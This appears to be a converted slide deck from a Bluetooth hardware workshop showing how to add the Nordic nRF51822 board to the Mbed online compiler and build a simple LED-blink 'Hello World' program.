
Portal

Compiler

Once logged in, open the nRF board page:

<https://os.mbed.com/platforms/Nordic-nRF51822/>

Add board



The screenshot shows a web browser window with the URL `https://os.mbed.com/platforms/Nordic-nRF51822/`. The page features a large image of the Nordic nRF51822 development board. Below the image, there is a paragraph of text describing Bluetooth Smart technology and its application in IoT devices. A second paragraph states that the device has been successfully enabled on the mbed platform. At the bottom of the page, there is a banner with the Nordic Semiconductor logo, a close-up image of the board, and the mbed logo. On the right side of the page, there is a sidebar with the Nordic Semiconductor logo and name, followed by the text 'Nordic Semiconductor' and a paragraph describing the company's focus on ultra-low-power wireless SoCs. A yellow button labeled 'Add to your Mbed Compiler' is located at the bottom right of the sidebar, with a red arrow pointing to it.

Bluetooth Smart is quickly becoming a key communication component for IoT devices and it's already supported in modern smartphones and tablets. It is designed for enabling short-range wireless connectivity to things like coin cell-powered accessories. This opens the door to things like [Appcessories](#) and a whole host of applications for interacting and configuring devices, where you can embed a Bluetooth Smart chip and bring your own device (BYOD).

We have now successfully enabled this device on mbed, including the Bluetooth Smart APIs in the mbed SDK, so you can create a Bluetooth Smart based device in a quick and productive manner.

NORDIC SEMICONDUCTOR

Nordic Semiconductor is a fabless semiconductor company specializing in ultra low-power wireless SoCs and connectivity devices for the 2.4 GHz ISM band, with ultra-low power performance and cost being the main focus areas

+ Add to your Mbed Compiler


Now back in the compiler

Boards » Nordic nRF51822

✔ Platform 'Nordic nRF51822' is now added to your account!

Nordic nRF51822

1.10.14.0

No device selected  Default ▾

Workspace Details





1.10.14.0


Nordic nRF51822  Default ▾

Workspace Details

New->New Program, choose template



Hello world = blinky



The screenshot shows the Mbed IDE interface. The main window is titled "Mbed" and "Workspace Management". The left sidebar shows "Program Workspace" with a "My Programs" folder. The main area is titled "Manage your Program Workspace" and contains a list of programs. A dialog box titled "Create new program" is open in the foreground. The dialog box has a title bar with a close button (X). The main text in the dialog says "Create new program for 'Nordic nRF51822'" and "This will create a new C++ program for 'Nordic nRF51822' in your workspace. You can always change the platform of this program once created." There is a small image of a Nordic nRF51822 microcontroller board. Below the text, there is a section titled "Please specify program name" with an information icon (i). The "Platform:" dropdown is set to "Nordic nRF51822". The "Template:" dropdown is set to "Blinky LED Hello World". The "Program Name:" text box contains "mbed_blinky". Below the text box, there is a note: "The name of the program to be created in your workspace". At the bottom of the dialog, there is a checked checkbox labeled "Update this program and libraries to latest revision". At the very bottom of the dialog, there are "OK" and "Cancel" buttons.

Create new program

Create new program for "Nordic nRF51822"

This will create a new C++ program for "Nordic nRF51822" in your workspace. You can always change the platform of this program once created.

Please specify program name

Platform: Nordic nRF51822

Template: Blinky LED Hello World


Program Name: mbed_blinky

The name of the program to be created in your workspace

Update this program and libraries to latest revision

OK Cancel

Blinky source



Mbed /mbed_blinky

New ▾ Import Save Save All Compile ▾ Mbed Cloud ▾ Commit ▾ Revision ↶ ↷ 👤

Program Workspace <

Program: /mbed_blinky


🔍 Type to filter the list ... Match Case Whole Word

	Name	Size	Type	Modified
📄	main.cpp	0.2 kB	C/C++ Source File	moments ago
⚙️	mbed		Library Build	moments ago

Program Workspace <


- My Programs
 - mbed_blinky
 - main.cpp
 - mbed

Blinky main.cpp – blink LED1 few times a second



```
1 #include "mbed.h"
2
3 DigitalOut myled(LED1);
4
5 int main() {
6     while(1) {
7         myled = 1;
8         wait(0.2);
9         myled = 0;
10        wait(0.2);
11    }
12 }
13
```


Compile



Resulting compiled hex
firmware, to flash module

Note

Recently on mbed.com you may encounter problems with online compilation of examples (known bug, should be resolved soon).

Source files for „smartlockpicking” device are in the VM:

